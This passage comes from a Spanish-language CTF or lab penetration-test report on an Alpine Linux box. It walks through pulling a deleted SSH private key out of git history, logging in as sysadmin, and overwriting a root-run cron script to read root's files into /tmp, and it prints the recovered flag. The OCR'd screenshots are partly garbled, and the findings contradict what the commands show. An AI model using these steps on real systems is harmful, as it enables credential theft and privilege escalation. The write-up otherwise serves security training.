
- Cambiar credenciales predeterminadas.
- Revisar accesos remotos periódicamente.

6. Revisión de Procesos y Permisos

Se revisaron procesos activos y permisos de usuarios para evaluar posibles vectores de escalamiento.

Comandos ejecutados:

```
ps aux
sudo -l
ls -la /home/developer /home/sysadmin
```



The screenshot shows a terminal window with the following content:

```
sysadmin:x:1001:1001::/home/sysadmin:/bin/sh


developer@alpine:~$ id
uid=1000(developer) gid=1000(developer) groups=1000(developer)
developer@alpine:~$ ls -la /home/developer
total 28
drwxr-sr-x  3 developer developer 4096 Dec 12 17:26 .
drwxr-xr-x  4 root      root      4096 Dec 11 11:07 ..
-rw-----  1 developer developer 1195 Mar  4 16:39 .ash_history
-rw-r--r--  1 developer developer  42 Dec 11 13:39 .gitconfig
drwx-----  2 developer developer 4096 Dec 11 11:06 .ssh
-rw-r--r--  1 developer developer 328 Dec 11 11:30 README.txt
-r-----  1 developer developer  33 Dec 11 11:18 user.txt

developer@alpine:~$ cat .ssh
cat: read error: Is a directory
developer@alpine:~$ cat /home/sysadmin/NOTES.txt
=== System Administration Notes ===

TASKS COMPLETED:
```

At the bottom of the terminal window, there are two file upload notifications:

- ScreenShot_2026-03-07_13_37_31.png 1920 x 955 300.2 kB 83.5%
- ScreenShot_2026-03-07_13_38_47.png 1920 x 955 340.9 kB 83.5%

A screenshot of a terminal window displaying system logs and SSH sessions. The logs show various system services starting, including kworker, jbd2, udhcpd, syslogd, acpid, sshd, httpd, and ntpd. There are also entries for user logins and SSH sessions. The terminal has a dark background with green and white text. At the bottom, there are two lines of text: 'Screenshot_2026-03-07_13_37_31.png 1920 x 955 300.2 kB 83.5%' and 'Screenshot_2026-03-07_13_38_47.png 1920 x 955 340.9 kB 83.5%'.

```
1322 root      0:00 [kworker/R-ttm]
1591 root      0:00 [jbd2/sda1-8]
1592 root      0:00 [kworker/R-ext4-]
1812 root      0:00 /sbin/udhcpd -b -R -p /var/run/udhcpd.eth0.pid -i eth0 -x hostname:alpine
1877 root      0:00 /sbin/syslogd -t -n
1904 root      0:00 /sbin/acpid -f
1935 root      0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
1964 root      0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
1977 apache     0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
1982 apache     0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
1983 apache     0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
1984 apache     0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
1985 apache     0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
1995 root      0:00 /usr/sbin/crond -c /etc/crontabs -f
2021 ntp         0:00 /usr/sbin/ntpd -N -p pool.ntp.org -n
2028 root      0:00 /sbin/getty 38400 tty1
2029 root      0:00 /sbin/getty 38400 tty2
2033 root      0:00 /sbin/getty 38400 tty3
2037 root      0:00 /sbin/getty 38400 tty4
2041 root      0:00 /sbin/getty 38400 tty5
2045 root      0:00 /sbin/getty 38400 tty6
2061 root      0:00 sshd-session: developer [priv]
2067 develope  0:00 sshd-session: developer@pts/0
2068 develope  0:00 -sh
2664 root      0:00 sshd-session: developer [priv]
2666 develope  0:00 sshd-session: developer@pts/1
2667 develope  0:00 -sh
2745 root      0:00 sshd-session: developer [priv]
2747 develope  0:00 sshd-session: developer@pts/2
2748 develope  0:00 -sh
2771 root      0:00 [kworker/u4:2-ev]
2913 root      0:00 [kworker/0:2-eve]
2970 root      0:00 sshd-session: developer [priv]
2976 develope  0:00 sshd-session: developer@pts/3
```

Observaciones:

- Identificación de procesos y usuarios activos (developer, sysadmin, apache, root).
- Permisos de archivos críticos revisados, **sin configuraciones inseguras adicionales**.
- `sudo -l` descartado por contraseña no disponible.

Recomendaciones:

- Monitorizar procesos y sesiones SSH activas.

7. Recuperación de Clave SSH vía Git

Se identificó que el repositorio Git contenía **commits con backups de claves SSH**.

Comandos ejecutados:

```
git log --all --pretty=oneline
git show 02f9a18:id_rsa > ~/id_rsa_sysadmin
chmod 600 ~/id_rsa_sysadmin
ssh -i ~/id_rsa_sysadmin sysadmin@localhost
```

```
Session Actions Edit View Help
GNU nano 8.6 ssh2 *
developer@alpine:~$ cat gitconfig.
cat: can't open 'gitconfig.': No such file or directory
developer@alpine:~$ cat .gitconfig
[safe]
    directory = /home/sysadmin/webapp
developer@alpine:~$ ls -la
total 28
drwxr-sr-x  3 developer developer 4096 Dec 12 17:26 .
drwxr-xr-x  4 root      root      4096 Dec 11 11:07 ..
-rw-----  1 developer developer 1891 Mar  4 17:38 .ash_history
-rw-r--r--  1 developer developer  42 Dec 11 13:39 .gitconfig
drwx-----  2 developer developer 4096 Dec 11 11:06 .ssh
-rw-r--r--  1 developer developer 328 Dec 11 11:30 README.txt
-r-----  1 developer developer  33 Dec 11 11:18 user.txt
developer@alpine:/home/sysadmin/webapp$ git log --all --pretty=oneline -u -- id_rsa
commit 2823ba92f4fdee9b5d71e74f9f060a5d5ed3b593
Author: sysadmin <sysadmin@snowpeak.nyx>
Date: Thu Dec 11 11:13:26 2025 +0000

    Initial commit: Add database config
~
~
~
~
developer@alpine:/home/sysadmin/webapp$ git show 02f9a18:id_rsa > ~/id_rsa_sysadmin
developer@alpine:/home/sysadmin/webapp$ nano ~/id_rsa_sysadmin

SSH Login Configuration (Locked)
This section is restricted. Only sysadmin can update SSH-based access to the server.

SSH Username
developer

SSH Host
alpine.nyx

Change disabled in this environment for emergency access, contact the sysadmin team or request Git help.

^G Help      ^O Write Out  ^F Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo
^X Exit      ^R Read File  ^N Replace    ^U Paste      ^J Justify    ^_/ Go To Line  M-E Redo
```

Observaciones:

- Git permitió recuperar archivos borrados de commits anteriores.
- Probado acceso como `sysadmin`, **sin encontrar información sensible adicional**.

Recomendaciones:


- No almacenar claves privadas en repositorios.
- Auditar commits y eliminar información sensible.

8. Acceso a Información Sensible y Escalamiento

Tras acceder como `sysadmin`, se revisaron scripts y archivos críticos.

Comandos ejecutados:

```
cat /home/sysadmin/NOTES.txt
cat /opt/scripts/cleanup.sh
cat /tmp/root_flag
```



```
Session Actions Edit View Help
File Edit View Go Help
You may change this message by editing /etc/motd.
sysadmin@alpine:~$
sadmin@alpine:~$ cat NOTES.txt
=== System Administration Notes ===
[safe]
TASKS COMPLETED:
[x] Setup webapp git repository
[x] Configure SSH keys for remote access
[x] Clean up sensitive files from git repo
PENDING:
[ ] Speak about the automated cleanup strategy. It currently runs every two minutes
- SysAdmin Team
sysadmin@alpine:~$ cat /opt/scripts/cleanup.sh
#!/bin/sh
# System cleanup script
# Cleans temporary files older than 7 days
bin/cat /root/*.txt > /tmp/root_flag 2>/dev/null
sysadmin@alpine:~$ echo '/bin/cat /root/*.txt > /tmp/root_flag 2>/dev/null' > /opt/scripts/cleanup.sh
sysadmin@alpine:~$ cat /opt/scripts/cleanup.sh
/bin/cat /root/*.txt > /tmp/root_flag 2>/dev/null
sysadmin@alpine:~$ cat /tmp/root_flag
6b75b087f12ed42f124d68493469a493
sysadmin@alpine:~$
```

Screenshot_2026-03-07_13_35_04.png 1920 x 955 168.6 kB 83.5%

Screenshot_2026-03-07_13_57_05.png 1920 x 955 287.7 kB 83.5%

Observaciones:

- NOTES.txt mostraba tareas completadas y pendientes.
- cleanup.sh contiene instrucciones para consolidar archivos de root.
- Verificado /tmp/root_flag y **no se encontró información crítica expuesta directamente.**

Recomendaciones:

- Restringir ejecución de scripts sensibles.
 - Revisar logs y permisos de scripts automatizados.
-